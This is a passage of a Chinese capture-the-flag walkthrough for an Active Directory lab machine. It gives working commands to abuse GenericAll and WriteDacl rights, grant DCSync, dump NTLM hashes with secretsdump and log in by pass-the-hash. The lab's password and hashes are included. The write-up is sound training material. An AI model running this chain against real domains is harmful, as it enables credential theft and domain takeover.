
将压缩包导入到 BloodHound 当中,并且通过“Shortest paths to Domain Admin”展现图:

根据图可知,当前用户属于 SERVICE ACCOUNTS 组,该组又属于 PRIVILEGED IT ACCOUNTS ……
用户可以算是 ACCOUNT OPERATORS 的组成员,而该组对 EXCHANGE WINDOWS PERMISSIONS 组有 GenericAll 权限。
点击这条边,即可在右侧出现相关信息。选择“Windows Abuse”可看到相关的利用手段:

对于某组具备 GenericAll 权限允许你直接修改该组的成员关系。
我可以将当前用户加入该组。BloodHound 推荐的做法是:使用 PowerView 中的 Add-DomainGroupMember 函数。
上传并运行 PowerView:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/zyf/htb_workdir/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> . .\PowerView.ps1
注意需要采用“打点加载”,这样才能在当前会话中,使用脚本中的函数。
将当前用户添加进 EXCHANGE WINDOWS PERMISSIONS 组:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainGroupMember -Identity 'EXCHANGE WINDOWS PERMISSIONS' -Members 'svc-alfresco'

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-DomainGroupMember -Identity 'EXCHANGE WINDOWS PERMISSIONS'


GroupDomain             : htb.local
GroupName               : Exchange Windows Permissions
GroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
MemberDomain            : htb.local
MemberName              : svc-alfresco
MemberDistinguishedName : CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-3072663084-364016917-1341370565-1147

GroupDomain             : htb.local
GroupName               : Exchange Windows Permissions
GroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
MemberDomain            : htb.local
MemberName              : Exchange Trusted Subsystem
MemberDistinguishedName : CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
MemberObjectClass       : group
MemberSID               : S-1-5-21-3072663084-364016917-1341370565-1119
加入组后,该组对 HTB.LOCAL 域具有 WriteDacl 权限:

BloodHound 给出的滥用建议是:可以向自己授予 DCSync 权限。
Add-DomainObjectAcl -TargetIdentity testlab.local -Rights DCSync虽然在工具中,DCSync 被作为一种权限(-Rights)来处理,但其实它并不是一种权限,是一种技术。
若攻击者控制的账号拥有以下两个权限:
DS-Replication-Get-Changes:允许复制普通(非机密)属性DS-Replication-Get-Changes-All:允许复制所有属性(含机密属性)
则可以模拟域控之间的复制行为。
具体来讲,攻击者模拟的 DC 会向真实的 DC 上的 DRSUAPI(Directory Replication Service API,一个 RPC 接口)发起 DsGetNCChanges 操作。真实域控检查调用者是否具备相应的复制权限(上面提到的两个),如果权限足够,就把请求的属性(包括密码哈希(NTLM、LM)、Kerberos 密钥等)返回给攻击者。
在利用前,我再次检查了之前执行的“入组”操作:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-DomainGroupMember -Identity 'EXCHANGE WINDOWS PERMISSIONS'


GroupDomain             : htb.local
GroupName               : Exchange Windows Permissions
GroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
MemberDomain            : htb.local
MemberName              : Exchange Trusted Subsystem
MemberDistinguishedName : CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
MemberObjectClass       : group
MemberSID               : S-1-5-21-3072663084-364016917-1341370565-1119
发现当前用户已经不在组内了,应该是服务器上存在某种定期清除的操作。
再次入组,并且赋予权限:
Add-DomainGroupMember -Identity 'EXCHANGE WINDOWS PERMISSIONS' -Members 'svc-alfresco'

$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('HTB.LOCAL\svc-alfresco', $SecPassword)

Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity "DC=htb,DC=local" -Rights DCSync
我打算用 impacket 中的 secretsdump 来利用 DCSync 完成信息泄露。
secretsdump.py -dc-ip "10.129.32.228" "HTB.LOCAL/svc-alfresco:s3rvice@10.129.32.228"
Impacket v0.14.0.dev0+20260715.13927.137441c1 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
[snip]
当然也可以用 mimikatz 的 dcsync 功能。
通过 NTLM Hash 登入域管账号,在 Desktop 目录能找到 Root Flag:
$ evil-winrm -i 10.129.32.228 -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ~/Desktop/root.txt
718fe1*********************